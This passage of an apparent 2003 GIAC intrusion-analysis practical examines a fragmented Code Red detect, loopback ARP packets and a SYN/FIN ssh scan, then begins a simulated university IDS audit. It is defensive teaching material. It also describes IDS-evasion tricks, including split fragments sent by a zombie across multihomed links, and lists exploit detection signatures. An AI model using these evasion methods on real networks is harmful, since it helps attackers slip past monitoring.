;; AUTHORITY SECTION:
49.99.81.in-addr.arpa.  3H IN NS        dns1.ntli.net.
49.99.81.in-addr.arpa.  3H IN NS        dns2.ntli.net.

;; ADDITIONAL SECTION:
dns1.ntli.net.          1D IN A         62.253.162.237
dns2.ntli.net.          1D IN A         194.168.4.237
```

Who is ntl.com ?

```
$ whois ntl.com
--- SNIP ---
Registrant:
NTL (NTL5-DOM)
   Dunleavy Drive
   Cardiff, CF11 0WW
   GB

   Domain Name: NTL.COM

   Administrative Contact, Technical Contact:
      NTL  (JZOVIELKWO)         hostmaster@ntl.com
      NTL
      Dunleavy Drive
      Cardiff, CF11 0WW
      UK
      2920 305000

   Record expires on 29-Apr-2003.
   Record created on 28-Apr-1997.
   Database last updated on 16-Jan-2003 17:39:28 EST.

   Domain servers in listed order:

   DNS1.NTLI.NET               62.253.162.237
   DNS2.NTLI.NET               194.168.4.237
```

Let's see if they have a web server ?

```
$ lynx www.ntl.com
Half a million customers can't be wrong!
Find out why we're the UK's No.1 Broadband company & get Broadband Internet from
just £14.99 per month. See a demo of Broadband in action, watch the 500,000th
installation or sign up now.
```

Ah! A broadband ISP.

2.1.4. Description of the attack

If the assumption is correct, the attack would be a code red variant using pseudo-fragmentation and fragmentation flags to elude stream reassembly engines in IDS (as seen in this post http://online.securityfocus.com/archive/75/249402/2002-01-05/2002-01-11/2)

2.1.5. Attack mechanism

The pseudo-fragmentation is the "GET " being sent in the first packet (after initial handshake), which we don't have in the logs because it did not trigger any alerts, and that the rest of the attack was sent in an other packet which had the MF bit set so reassembly engines would wait for the rest of the packet before alerting. The DF bit is quite interesting. Could it be that some IDS's reassembly engine discards those packets for performance or other obscure reason ?

2.1.6. Correlation

Two other posts had been sent in the incidents.org mailing list for this kind of detect. Those analysis both conclude that this is actual Code Red based on the signature. Fragmented or not I tend to agree with them.
http://cert.uni-stuttgart.de/archive/intrusions/2002/08/msg00106.html
http://cert.uni-stuttgart.de/archive/intrusions/2002/08/msg00237.html

None of those analysis talk about the Fragmented Code Red version as seen in the incidents mailing list at securityfocus.com (http://online.securityfocus.com/archive/75/249402/2002-01-05/2002-01-11/2), which is (in my own opinion) quite important in this context.

2.1.7. Evidence of active targeting

There is only one packet targeting the 32.245.11.223 host. There are only 3 other packets coming from 81.99.49.6 but they are targeting the 32.245.239.84 host. Those 3 packets are the only ones in the log file involving host 32.245.239.84.

The log file does not contain enough information to tell if there is active targeting. We can only tell that there is strange activity coming from host 81.99.49.6 and more monitoring from that address is required.

2.1.8. Severity

The log file does not contain any other traffic to or from 32.245.11.223. So it is not possible to tell if a web server sits at this ip address and what type of host if any. Because of this, we should try the worst-case scenario.

The magic formula is :

Severity = (Criticality + Lethality) - (System Countermeasures + Network Countermeasures)

Criticality

We don't have enough information on the targeted host to tell if it is a critical system. However, if it is a web server we would set a criticality level of 3. Because Code red can cause a denial of service on Cisco DSL router and router are critical systems we should set it to 5.

Lethality

Code Red uses an IIS vulnerability that can compromise the host or can do a denial of service on Cisco DSL routers. We said worst case so the lethality would be 5.

System countermeasures

If the host is a patched system the level is 5 (The vulnerability is over a year old). If it is an unpatched system the level is 3.

It's the worst-case scenario, level is set to 3.

Network countermeasures

This was a packet from an ongoing TCP session. So I must consider that it was allowed through device #2 (see topology above in section 2). The level should be 1.

Based on those values the Severity would be : 6

Now, if the server was neither a Cisco DSL router nor an IIS server, lethality would be 1 thus the Severity would be 2. If it was not a router, Criticality would have been 3 and severity down to 0.

Judging severity highly depends on the analyst knowledge of the network it tries to protect. In that case, I don't have sufficient knowledge of the network so I must stick with the severity level of 6 and dig more in to this detect. Next step would be to query information on the host.

2.1.9. Defensive recommendation

First of all, hosts should always be patched regularly to ensure proper protection against known vulnerabilities as mentioned in the CERT advisory.

Make sure that devices that do content filtering (or content analysis) to block (or detect) some attacks do TCP stream reassembly and not just fragment reassembly. Sending one or two byte per packet may easily fool device that only does fragment reassembly. For stream reassembly engines, they should not relay on IP flags and should have a timeout for missing fragments. (Snort seems to have such a timeout, for other devices I do not know)

2.1.10. Multiple choice test question

In the following snort detect, what makes this packet trigger a "BAD TRAFFIC" rule ? (Note: The part of the alert message explaining the type of "BAD TRAFFIC" was replaced with x's)

```
[**] [1:1322:4] BAD TRAFFIC xxxxxxxxxxxx [**]
[Classification: Misc activity] [Priority: 3]
10/16-19:47:17.426507 0:3:E3:D9:26:C0 -> 0:0:C:4:B2:33 type:0x800 len:0x5CA
81.99.49.6 -> 32.245.11.223 TCP TTL:110 TOS:0x0 ID:49156 IpLen:20
DgmLen:1468 DF MF Frag Offset: 0x0000   Frag Size: 0x05A8
```

a) Type 0x800 is not related to IP.
b) The length fields do not match.
c) Both DF and MF bit are set.
d) There's nothing wrong with this packet, it's a false positive.

Answer is : c)

Because, the DF bit is set, fragmentation cannot occur along the network path. The specification for the IP protocol (RFC 791) does not allow for both fragmentation bits to be set at the same time. Packets having both bits set must be treated as suspicious as it not expected behaviour from a TCP/IP enabled device.

2.1.11. intrusions@incidents.org post of this detect:

I posted my detect 2 times :
First time was on Thursday, January 16, 2003 05:00:46 PM EST.
You can find it using this URL:
http://cert.uni-stuttgart.de/archive/intrusions/2003/01/msg00121.html

I did not received any comments so I reposted on Mon, 20 Jan 2003 11:02:06 –0500 URL:
http://cert.uni-stuttgart.de/archive/intrusions/2003/01/msg00162.html

The second time I posted this detect in the intrusions@incidents.org mailing list I received an interesting comment from Andrew Rucker Jones (the only one). He is stating that this detect may be part of an elaborate scheme to elude IDS sensors by taking advantage of the multihoming capability of some sites. The first packet takes the normal path to the server and the one that

triggered the alarm had taken the other path (used for failover communications). I do not think this is the case, since the exploit is unlikely to succeed because it is too old. But the idea is still valid for recent exploit and 0 day exploit.

Here's the complete discussion:
http://cert.uni-stuttgart.de/archive/intrusions/2003/01/msg00271.html

```
Date: Sat, 25 Jan 2003 00:16:54 +0100
From: Andrew Rucker Jones <arjones@simultan.dyndns.org>
To: Andre Cormier <Andre.Cormier@cs.gouv.qc.ca>, intrusions@incidents.org
Subject: Re: LOGS: GIAC GCIA Version 3.3 Practical Detect(s) (Andre Cormier)

Andre,
      I've been thinking about a possibility for a couple of days now. It's not
terribly likely, but it's also not impossible. The detect was on the
fragmentation, but the attack was against the IIS default.ida vulnerability. Is it
possible that it wasn't Code Red, but rather an adapted version that uses the
exact same vulnerability, but a slightly different exploit and is executed
manually? Why would i ask this when it's so obviously Code Red?

      We've all been pestered with these silly DF+MF packets, and many practical
detects have used them. I maintain that, barring a buggy router implementation,
the hacker's tool is broken, and the hacker doesn't know it, that is to say that
both flags being set is an accident. Now look at all of the DF+MF detects out
there. Some have been this detect (many times -- i almost did the same one, but
now i think i need to find a new one), some have been tiny packets with a non-zero
offset that have been dismissed as network mapping attempts, and perhaps they are.

      I'm imagining a much more subtle attack from a very smart attacker. No one
seems to have thought about the possibility that there are two Internet
connections to the site where the logs come from. If the routing differs over the
two, traffic from some parts of the Internet will come over the first one, and
traffic from other parts will come over the second one (unless one of them
collapses, in which case the site is probably running BGP to let the world know
that they are only available over the one link). If a smart, motivated hacker were
able to discover this (through inside information or a few traceroutes from
different machines (s)he has compromised), that hacker would have a fantastic way
to evade an IDS at the entry points to the network. The attacker breaks up a
packet into two (or more) fragments, gets the attacking machine to send one
fragment, and a zombie under the hacker's control to send the other fragment with
a spoofed source IP, and neither IDS at the receiving end (presuming both entry
points have an IDS installed) would get the full packet to analyse. They would
assume that the receiving host didn't either, and they would drop the packet
before session analysis (but after header analysis, of course). One could
theoretically maintain an entire session this way. Communication between the two
attacking hosts would probably be fast enough to not cause a timeout at the
receiving end, the session would just be a little slow. If the attacker really
wants to be deceitful, he uses an exploit that looks like a very well known worm
like Code Red so that if the packets are reconstructed by an IDS right in front of
(or on) the receiving host, a normal alarm is fired that most admins would
probably ignore, if they even have an alarm for it enabled.

      See what i'm saying? Not all that likely, but very possible, and extremely
deceitful. Tell me what You think.

--
GPG key / Schlüssel -- http://simultan.dyndns.org/~arjones/gpgkey.txt
Encrypt everything. / Alles verschlüsseln.
```

To which I replied :
http://cert.uni-stuttgart.de/archive/intrusions/2003/01/msg00326.html

```
Date: Sun, 26 Jan 2003 13:10:08 -0500
From: André Cormier <Andre.Cormier@certaq.gouv.qc.ca>
To: Andrew Rucker Jones <arjones@simultan.dyndns.org>, intrusions@incidents.org
Subject: Re: LOGS: GIAC GCIA Version 3.3 Practical Detect(s) (Andre Cormier)

The conspiration theory strikes again!!! Man, what did you eat for lunch ?

Wow! I would not have thought of that. It is possible indeed. If it is such an
attack, this is a clever one. But, i would doubt this is the case with that
particular detect. Here's why :

Networks with IDS sensors will more likely have detected code-red-vulnerable hosts
inside their network and those hosts would have been taken care of. So taking this
elaborate road to elude sensors is overkill for that exploit IMHO. The remaining
vulnerable servers on the Internet are more likely not monitored by IDS systems
(IMHO again).

That said, i could see potential with a 0 day or recent shell code exploit. I
would imagine such an attack to elude signature like general shell code detect and
no one would know about it unless a sensor listens on the network segment of the
target host.

This reinforce my thoughts about having sensors deployed as close as possible of
the assets that need protection. That to limitit false positives and increase the
chance of catching nasty things.

Thanks for sharing this wild idea with us ;-)

André
```

2.2. Strange ARP packets

2.2.1. Source of trace

tcpdump recording on my firewall host at home. My firewall is hooked to a cable network ISP.

2.2.2. Detect was generated by

tcpdump version 3.6.3 using libpcap version 0.6 on a FreeBSD 4.6.2 system. I looked at the binary file using different filters when I stumbled on this :

```
23:42:37.268818 arp who-has 127.0.0.2 tell 127.0.0.2
23:43:56.753291 arp who-has 127.0.0.2 tell 127.0.0.2
04:25:25.753795 arp who-has 127.0.0.2 tell 127.0.0.2
04:27:34.382980 arp who-has 127.0.0.2 tell 127.0.0.2
04:28:55.234456 arp who-has 127.0.0.2 tell 127.0.0.2
04:31:06.197698 arp who-has 127.0.0.2 tell 127.0.0.2
```

Bingo! I was looking for strange things I got served. 2 things caught my attention there. The target IP and the sender IP are the same and, most importantly, they belong to the 127.0.0.0/8 range, which is reserved by the IANA for loopback address (RFC 3330):

```
   127.0.0.0/8 - This block is assigned for use as the Internet host
   loopback address.  A datagram sent by a higher level protocol to an
   address anywhere within this block should loop back inside the host.
   This is ordinarily implemented using only 127.0.0.1/32 for loopback,
   but no addresses within this block should ever appear on any network
   anywhere [RFC1700, page 5].
```

Let's look at those packets in more detail:

```
23:42:37.268818 0:0:f0:26:94:f4 ff:ff:ff:ff:ff:ff 0806 60: arp who-has 127.0.0.2
tell 127.0.0.2
0x0000   0001 0800 0604 0001 0000 f026 94f4 7f00        ..........&....
0x0010   0002 0000 0000 0000 7f00 0002 8888 8888        ................
0x0020   8888 8888 8888 8888 8888 8888 8888            ..............
23:43:56.753291 0:0:f0:26:94:f4 ff:ff:ff:ff:ff:ff 0806 60: arp who-has 127.0.0.2
tell 127.0.0.2
0x0000   0001 0800 0604 0001 0000 f026 94f4 7f00        ..........&....
0x0010   0002 0000 0000 0000 7f00 0002 8888 8888        ................
0x0020   8888 8888 8888 8888 8888 8888 8888            ..............
04:25:25.753795 0:0:f0:26:94:f4 ff:ff:ff:ff:ff:ff 0806 60: arp who-has 127.0.0.2
tell 127.0.0.2
0x0000   0001 0800 0604 0001 0000 f026 94f4 7f00        ..........&....
0x0010   0002 0000 0000 0000 7f00 0002 8888 8888        ................
0x0020   8888 8888 8888 8888 8888 8888 8888            ..............
04:27:34.382980 0:0:f0:26:94:f4 ff:ff:ff:ff:ff:ff 0806 60: arp who-has 127.0.0.2
tell 127.0.0.2
0x0000   0001 0800 0604 0001 0000 f026 94f4 7f00        ..........&....
0x0010   0002 0000 0000 0000 7f00 0002 8888 8888        ................
0x0020   8888 8888 8888 8888 8888 8888 8888            ..............
04:28:55.234456 0:0:f0:26:94:f4 ff:ff:ff:ff:ff:ff 0806 60: arp who-has 127.0.0.2
tell 127.0.0.2
0x0000   0001 0800 0604 0001 0000 f026 94f4 7f00        ..........&....
0x0010   0002 0000 0000 0000 7f00 0002 8888 8888        ................
0x0020   8888 8888 8888 8888 8888 8888 8888            ..............
04:31:06.197698 0:0:f0:26:94:f4 ff:ff:ff:ff:ff:ff 0806 60: arp who-has 127.0.0.2
tell 127.0.0.2
0x0000   0001 0800 0604 0001 0000 f026 94f4 7f00        ..........&....
0x0010   0002 0000 0000 0000 7f00 0002 8888 8888        ................
0x0020   8888 8888 8888 8888 8888 8888 8888            ..............
```

What type of hardware generated this type of traffic? Using the same data source as the first detect (for Ethernet manufacturers) the manufacturer of the network interface card (NIC) is: SAMSUNG ELECTRONICS CO., LTD.

Well, what do Samsung electronics do that could have NICs? Looking at their web site (http://www.samsung.com) it seems that they sells Core Network, Edge/Metro Network, Access Network, Mobile Network, Keyphone, IP Network and Home Infra. Wait a minute! We are on cable network. Home Infra looks like a pretty good place to start. They manufacture a wide range of cable modems.

Since I received ARP packets I must conclude that the originating host is on the same network segment than me. Let's see if this box is on right now. I will

use the arping utility, which uses Ethernet and icmp to ping hosts that we only know their MAC address. The Ethernet destination will have our MAC address, the IP destination will have 255.255.255.255 and the icmp echo request.

```
$ arping -vc 3 -i de0 0:0:f0:26:94:f4
This box:   Interface: de0  IP: x.x.155.119   MAC address: 00:80:c8:78:fb:d0
ARPING 0:0:f0:26:94:f4

--- 00:00:f0:26:94:f4 statistics ---
3 packets transmitted, 0 packets received, 100% unanswered
```

No luck there. Either the modem is not hooked anymore or it has filters that block our ICMP request. OK, let's see what other packets uses this ethernet address.

```
$ tcpdump -nevr tcpd.20030116072918 'ether src 0:0:f0:26:94:f4'
23:42:37.268818 0:0:f0:26:94:f4 ff:ff:ff:ff:ff:ff 0806 60: arp who-has 127.0.0.2
tell 127.0.0.2
23:43:56.753291 0:0:f0:26:94:f4 ff:ff:ff:ff:ff:ff 0806 60: arp who-has 127.0.0.2
tell 127.0.0.2
23:44:30.710207 0:0:f0:26:94:f4 ff:ff:ff:ff:ff:ff 0806 60: arp who-has
10.32.139.239 tell 10.32.139.239
04:25:25.753795 0:0:f0:26:94:f4 ff:ff:ff:ff:ff:ff 0806 60: arp who-has 127.0.0.2
tell 127.0.0.2
04:27:34.382980 0:0:f0:26:94:f4 ff:ff:ff:ff:ff:ff 0806 60: arp who-has 127.0.0.2
tell 127.0.0.2
04:28:55.234456 0:0:f0:26:94:f4 ff:ff:ff:ff:ff:ff 0806 60: arp who-has 127.0.0.2
tell 127.0.0.2
04:31:06.197698 0:0:f0:26:94:f4 ff:ff:ff:ff:ff:ff 0806 60: arp who-has 127.0.0.2
tell 127.0.0.2
04:31:27.510823 0:0:f0:26:94:f4 ff:ff:ff:ff:ff:ff 0806 60: arp who-has
10.32.139.239 tell 10.32.139.239
```

Ok. 10.32.139.239 seems to suffer from the same disease. But again pinging that IP address does not return any answer. Let's take another sip of that fine Auchentoshan "Single Malt" Scotch Whiskey. Yes, things are clearer now. Could it be a "Gratuitous ARP" request issued to assess uniqueness of IP address ? Many BSD systems do that at interface setup time to check for misconfigurations.
Let's check with my FreeBSD 4.6.2 system :

```
$ ifconfig fxp0 inet 192.168.0.190 netmask 255.255.255.0 alias

tcpdump trace shows :
23:33:14.682801 arp who-has 192.168.0.190 (4:0:a:0:6:0) tell 192.168.0.190
```

Plus, an email exchange with Johannes Ullrich seems to add credibility to this theory. I thought someone else's device had issued this gratuitous ARP but Johannes seems to think it is mine :

```
Subject: Re: Very strange ARP packets...

> Tuesday, January 28, 2003 11:34:34 PM -0500 Johannes Ullrich
<jullrich@euclidian.com> a écrit/wrote:
>
>
> (second arp packet)
>
> > 23:44:30.710207 0:0:f0:26:94:f4 ff:ff:ff:ff:ff:ff 0806 60: arp who-has
> > 10.32.139.239 tell 10.32.139.239
>
> The HF interface of your cable modem is usually using a 10. IP.
> I think what you are seeing are 'gratuitous' APRs the modem
> issues before it renews its IP. Essentially, it makes sure that
> nobody else uses the IP it is about to assume.

I thought of gratuitous ARP just after hiting send. I looked at my cable modem. I
allways thought it was a cisco. But looking carefully on it i also saw a "Samsung"
writen on it. So, it make sense.

I tried the "arping" utility with the MAC address and got no response. So it
should have responded if it was mine. Should it ? Could it be another's client
cable modem ?

>
> no idea about the 127.0.0.2 stuff.. :-/
>
Very strange isn't it ?
```

Ok that would explain the 10.32.139.239 ARP packets. But not the 127.0.0.2, which are still illegal per RFC 3330.

Case suspended until more information is found.

2.2.3. Probability the source address was spoofed

Gratuitous ARP explains easily the Sender=Target ARP packet. However, the 127.0.0.2 IP address is still puzzling. Based on the exchange with Johannes I would rate the probability as : Low.

2.2.4. Description of the attack

These ARP packets do not seem to be part of an attack. They are most likely "Gratuitous ARP" used by my cable modem to verify uniqueness of its IP address. As for the 127.0.0.2 ARP packets, those remain mysterious and some effort should be made to find where they come from.

2.2.5. Attack mechanism

See section 2.2.4.

2.2.6. Correlation

I did not see any other references of this detect (using 127.0.0.2 IP addresses) in my briefs searches through Google. However, explanation of "gratuitous ARP" can be found in "TCP Illustrated Volume 1: The protocols" (page 62-63) written by Richard Stevens and the posting of Johannes on the intrusions@incidents.org mailing list sheds light on the cable modem behaviours.

2.2.7. Evidence of active targeting

This is not an attack so we can say that there is no active targeting.

2.2.8. Severity

Severity = (Criticality + Lethality) - (System Countermeasures + Network Countermeasures)

Criticality

All hosts were targeted via ethernet, but only one via IP. The address is not likely to be used on critical hosts (usually they only have 127.0.0.1 configured). Even though a firewall should have a criticality level of 5, this packet was not specifically sent for my Firewall. I would set the criticality level to 2.

Lethality

There is no known vulnerability using gratuitous ARP. Lethality is 1.

System countermeasures

I cannot tell if the other hosts were patched and if they received that broadcast. I am only interested in protecting my firewall. It is a FreeBSD 4.4 (current is 4.7) and some patches are missing. But, since this is a firewall with a very restrictive set of rules the level is 5.

Network countermeasures

It is an ARP packet and the firewall software blocked it. The level should be 4.

Based on those values the Severity would be : -6

2.2.9. Defensive recommendation

None.

2.2.10. Multiple choice test question

What is the most intriguing fact in the following tcpdump trace taken from a network interface ?

```
23:42:37.268818 arp who-has 127.0.0.2 tell 127.0.0.2
23:43:56.753291 arp who-has 127.0.0.2 tell 127.0.0.2
04:25:25.753795 arp who-has 127.0.0.2 tell 127.0.0.2
04:27:34.382980 arp who-has 127.0.0.2 tell 127.0.0.2
04:28:55.234456 arp who-has 127.0.0.2 tell 127.0.0.2
04:31:06.197698 arp who-has 127.0.0.2 tell 127.0.0.2
```

a) The sender's IP is the same as the target's IP
b) The sender's IP is illegal in this context
c) There are only 2 packets in the 23:4x time frame
d) There is nothing strange with those packets. This is called "Gratuitous ARP".

The answer is b.

While this could seem to be part of gratuitous ARP, usage of the 127.0.0.0/8 address space is prohibited on the network as stated in RFC 3330 :

```
127.0.0.0/8 - This block is assigned for use as the Internet host
loopback address.  A datagram sent by a higher level protocol to an
address anywhere within this block should loop back inside the host.
This is ordinarily implemented using only 127.0.0.1/32 for loopback,
but no addresses within this block should ever appear on any network
anywhere [RFC1700, page 5].
```

2.3. SYN-FYN scan with source and destination port equal to 22

2.3.1. Source of trace

tcpdump recording on my firewall host at home. My firewall is hooked to a cable network ISP.

2.3.2. Detect was generated by

I used the latest release of snort available (at the time of this writing) which was Version 1.9.0 (Build 209) using the 1.9.0 rule set.

2.3.3. Probability the source address was spoofed

Although this is a crafted packet (see section 2.3.5) it is very unlikely the source address was spoofed. Since it is a scan attempt the attacker must use an address under his control to see the response.

2.3.4. Description of the attack

This is a SYN/FIN scan.

2.3.5. Attack mechanism

SYN/FIN scans are stealth reconnaissance attempt. They do not register as connection attempt to the target application because of the FIN flag. The FIN flag terminates the TCP session before the three-way handshake completes. Since, the handshake is not complete, the connection is never passed to the application. Both Syn/Fin flag set is a sign of a crafted packet because it is not a valid combination of flags for TCP.

According to the following comparison table of scanners, these could be the tools used to scan for ssh.

Scan type	Tool	Version	IP id	Ttl	window	ports
SynFin	synscan	1.5	39426	42	1028	From=to
SynFin	Synscan	1.6	39426	42	1028	From=to
SynFin	T0rnscan	?	39426	???	1028	?

This table was taken from Donald Smith's GCIA practical.

Let's look at the snort alert to see if we can the same particularities:

```
[**] [111:13:1] (spp_stream4) STEALTH ACTIVITY (SYN FIN scan) detection [**]
01/17-13:34:59.538621 0:5:9A:D4:B8:54 -> 0:80:C8:78:FB:D0 type:0x800 len:0x3C
210.20.224.136:22 -> x.y.155.119:22 TCP TTL:21 TOS:0x0 ID:39426 IpLen:20 DgmLen:40
******SF Seq: 0x1DD376B1  Ack: 0x425B0339  Win: 0x404  TcpLen: 20
```

Let's see… Source port equal destination port, ID of 39426, window size of 1028 (404 in hexadecimal) and TTL of 21. A tracing the route to the source IP give me 16 hops so original ttl adds up to roughly 37 hops. Close enough to be starting with a TTL of 42 giving that the trip from the source to my firewall will not necessarily take the same path than the trip from my firewall to the source and may end up with more hops.

```
traceroute to 210.20.224.136 (210.20.224.136), 64 hops max, 40 byte packets
 1  10.32.128.1  12.169 ms  21.969 ms  13.427 ms
 2  x.y.234.134  46.559 ms  9.141 ms  8.946 ms
 3  x.y.250.97  13.307 ms  16.504 ms  12.662 ms
 4  x.y.141.37  14.134 ms  15.450 ms  47.597 ms
 5  10.154.0.123  11.464 ms  16.038 ms  15.135 ms
 6  x.y.163.17  12.666 ms  13.418 ms  14.161 ms
 7  x.y.203.189  24.748 ms  25.247 ms  25.544 ms
 8  x.y.65.197  26.526 ms  26.561 ms  25.689 ms
 9  203.192.128.181  198.525 ms  192.168 ms  205.218 ms
10  203.192.128.230  198.634 ms  197.132 ms  199.247 ms
11  203.192.131.78  196.714 ms  205.017 ms  197.522 ms
12  203.165.0.170  209.012 ms  205.411 ms  200.597 ms
13  203.165.0.218  198.183 ms  197.585 ms  198.109 ms
14  210.228.0.102  201.099 ms  221.796 ms  201.442 ms
15  203.165.11.103  218.515 ms  199.874 ms  205.056 ms
16  210.20.224.136  246.566 ms  207.320 ms  217.905 ms
```

So it may be one of the three tools shown in the table. I do not possess enough information to accurately tell which one it is. I does not matter which one it is since they all have the same goal.

According to my brief analysis of the sysscan's source code I downloaded from http://www.incident-response.org/unixtools/ the expected behaviour from a SYN/FIN scan is:

- If the target is running an application on the target port the, scanner is expecting to receive a response with the SYN flag set. It does not care which other flags are set.
- If the target is not running an application on the target port, the scanner is expecting to receive a response with the RST flag set.

When I used synscan against one of my Unix hosts running ssh, it displayed the ssh implementation name and version number.

The Internet Storm center reported 2278 ssh scans the same day I detected this scan.

http://isc.incidents.org/port_details.html?port=22

Date	Sources	Targets	Records
2003-01-20	70	59857	75384
2003-01-19	66	1352	2147
2003-01-18	74	1725	3906
2003-01-17	94	1229	2278

The same web page informs me of known vulnerabilities that could be targeted by this scan.

Vulnerabilities for this port (from CVE)

CVE ID	Protocol	Source Port	Target port
Description			
CVE-2001-0144	tcp	any	22
CORE SDI SSH1 CRC-32 compensation attack detector allows remote attackers to execute arbitrary commands on an SSH server or client via an integer overflow.			
CVE-2001-0144	tcp	any	22
CORE SDI SSH1 CRC-32 compensation attack detector allows remote attackers to execute arbitrary commands on an SSH server or client via an integer overflow.			
CVE-2001-0144	tcp	any	22
CORE SDI SSH1 CRC-32 compensation attack detector allows remote attackers to execute arbitrary commands on an SSH server or client via an integer overflow.			

When I tried to find other scans from the same source I found only one record.
http://isc.incidents.org/source_report.html?order=&subnet=210.020.224

Source	Sources	Targets	Reports
210.020.224.133	1	122	286
210.020.224.136	1	3	3
210.020.224.161	1	1	1

2.3.6. Correlation

The only mentions I found for this type of scan were Donald Smith's post to the incidents.org mailing list and his practical.
Donald Smith's posts and practical

http://www.incidents.org/archives/intrusions/msg05306.html
http://www.giac.org/practical/donald_smith_gcia.doc

2.3.7. Evidence of active targeting

Since I only received one packet of this type and that packet was the only one received from the source IP I must say that there is no evidence of active targeting. I would think this was part of an horizontal scan. Since I only have one IP address with this ISP that would be consistent with having received only one packet form this host.

2.3.8. Defensive recommendation

Since ssh is filtered by my Firewall and only allowed from specific addresses there is no recommendation for my setup.

2.3.9. Severity

Severity = (Criticality + Lethality) - (System Countermeasures + Network Countermeasures)

Criticality

This the target IP was my firewall. So the Criticality is 5.

Lethality

There is a known vulnerabilities announced on the same day the scan was done. If successfully exploited, this vulnerability gives root privilege. Lethality is 5.

System countermeasures

My Firewall is a FreeBSD 4.4 (current is 4.7) and some patches are missing. But, since this is a firewall with a very restrictive set of rules the level is 5.

Network countermeasures

Only specific address are allowed to connect with ssh on the Firewall. The firewall software blocked the packet. The level is 4.

```
17/01/2003 13:34:59.538810 de0 @0:39 b 210.20.224.136,22 -> x.y.155.119,22 PR tcp
len 20 40 -SF IN
```

ipmon log of blocked packet. The little **b** means blocked.

Based on those values the Severity would be : 0

2.3.10. Multiple choice test question

One of the particularities of the synscan scanner is a starting TTL of 42. When we received the packet, TTL was at 21. The traceroute command shows 16 hops to get to the source address. This is a 5 hop difference. What is the best explanation for this ?

a) The source address is spoofed.
b) This can not be a synscan scan.
c) IP Packets do not always take the same path between 2 point depending on the direction.
d) a and c.

The right answer is d.

2.4. References

IEEE. “EEE OUI and Company_id Assignments”.
URL: http://standards.ieee.org/regauth/oui/oui.txt

Unknown. “INTERNET PROTOCOL“.
URL: http://www.ietf.org/rfc/rfc791.txt

IANA. “Special-Use IPv4 Addresses”
URL: http://www.ietf.org/rfc/rfc3330.txt

Richard Stevens, "TCP Illustrated Volume 1: The protocols".

Donald Smith. “Mscan, sscan and synscan the evolution of a worm enabling vulnerablitiy scanner that spans 2 milleniums”. GCIA Practical assignment. 5 May 2001. URL:
http://www.giac.org/practical/donald_smith_gcia.doc

3. Analyze This

The next pages simulate a real audit report as part of part the scenario-based assignment.

Note:

When I analysed the scan files, I discovered that the University's IP addresses were not sanitized with MY.NET. Those files were taken from the incidents.org web site.

The log files are :

- scan.030106
- scan.030107
- scan.030108
- scan.030109
- scan.030110
- scan.030111
- scan.030112

I reported this to Jamie French (Lead Grader at Sans) and sanitized the addresses in the audit report.

CONFIDENTIAL

Security Audit
Intrusion Detection System logs analysis.

University of MY.NET

André Cormier

1. Audit Summary

1.1. Critical issues

All critical issues have been already communicated to the University of My Net (UMN) Incident Response Team because they required immediate actions.

- 2 possibly compromised host with the Adore worm (also known as Red worm);
- 1 possibly compromised IIS web server;
- 5 hosts possibly compromised with a DDOS tool;
- 6 hosts possibly compromised by the NTPDX buffer overflow.

1.2. Important issues

- Netbios traffic allowed from external network;
- High amount of buffer overflow detects. 127 UMN hosts have been targeted;
- FTP servers must be verified against the password file leakage;
- FTP servers must be verified against the SITE EXEC vulnerability;
- Potentially hostile activity could not be analysed due to lack of information.

1.3. Other findings

- Aggressive RPC scan;
- UMN border gateways do not have anti-spoofing filters;
- Some UMN hosts are accessed with a remote control software (WinVNC);
- Some UMN hosts are using external printer spoolers;
- BugBear@MM virus was detected in SMTP messages;
- Possible misconfiguration of snort sensor generating false alarms.

1.4. Network problems

- UMN hosts may have configuration problems.

1.5. Statistics

- Red worm has the most detects, followed by Netbios traffic, Israeli ISP traffic and IIS unicode attack;
- 4 of the 10 most active source host were UMN hosts;
- 5 of the 10 most targeted hosts were UMN hosts;
- All of the 10 most active scanning hosts were UMN hosts;
- The only UMN scanned host is also the most scanned host;
- The most scanned services in UMN network were Microsoft-DS, HTTP, Telnet and SSL;
- The most scanned services outside UMN network were strange ports 6257,41170,27005 and KaZaa.

2. Introduction

University of MY.NET (UMN) required an Audit of their Intrusion Detection System (IDS) logs. The scope of this audit is:

- Find signs of compromised hosts
- Report any network related problems

UMN's networks uses the MY.NET.0.0/16 IPv4 address space. UMN provided me with a week's worth of IDS logs grouped in 3 types of log files: alert, scan and Out of Spec (OOS). The log files covered the period from Monday January 6th to Sunday January 12th of the year 2003.

Here is the complete list of files:

alert.030106	scans.030106	OOS_Report_2003_01_06_18360.txt
alert.030107	scans.030107	OOS_Report_2003_01_07_31845.txt
alert.030108	scans.030108	OOS_Report_2003_01_08_8856.txt
alert.030109	scans.030109	OOS_Report_2003_01_09_12713.txt
alert.030110	scans.030110	OOS_Report_2003_01_10_4480.txt
alert.030111	scans.030111	OOS_Report_2003_01_11_4183.txt
alert.030112	scans.030112	OOS_Report_2003_01_12_25129.txt

Analysis of these log files was not conclusive in some cases because I did not have access to the offending packets and the complete packet exchange.

The first 3 sections provides in depth analysis (as deep as I could get) of the alert, scan and Out Of Spec (OOS) log files. The 4th section provides some statistics and the last section is a wrap-up of the overall audit process.

Note:

Some entries in the scan files were corrupted. The way the corruption is done let me think that 2 processes are writing in the same file at the same time. The sensor setup should be verified to eliminate the corruption.

3. Alert files analysis

The Alert log files contained 45 different types of alerts. Here's the complete list ordered by frequency.

Count	Alert
203823	High port 65535 tcp - possible Red Worm - traffic
50585	SMB Name Wildcard
41426	Watchlist 000220 IL-ISDNNET-990517
41082	spp_http_decode: IIS Unicode attack detected
26444	TFTP - External UDP connection to internal tftp server
12388	TFTP - Internal TCP connection to external tftp server
5758	High port 65535 udp - possible Red Worm - traffic
4018	Watchlist 000222 NET-NCFC
2342	spp_http_decode: CGI Null Byte attack detected
2255	IDS552/web-iis_IIS ISAPI Overflow ida nosize
2227	Queso fingerprint
2108	EXPLOIT x86 NOOP
1603	Possible trojan server activity
1445	Port 55850 tcp - Possible myserver activity - ref. 010313-1
745	Null scan!
462	Incomplete Packet Fragments Discarded
397	SUNRPC highport access!
356	IRC evil - running XDCC
276	External RPC call
197	SMB C access
168	NMAP TCP ping!
164	TCP SRC and DST outside network
132	EXPLOIT x86 setuid 0
74	ICMP SRC and DST outside network
72	TFTP - Internal UDP connection to external tftp server
58	Port 55850 udp - Possible myserver activity - ref. 010313-1
53	EXPLOIT x86 setgid 0
19	EXPLOIT x86 stealth noop
19	Attempted Sun RPC high port access
17	RFB - Possible WinVNC - 010708-1
15	Tiny Fragments - Possible Hostile Activity
9	TFTP - External TCP connection to internal tftp server
7	External FTP to HelpDesk MY.NET.70.50
6	FTP passwd attempt
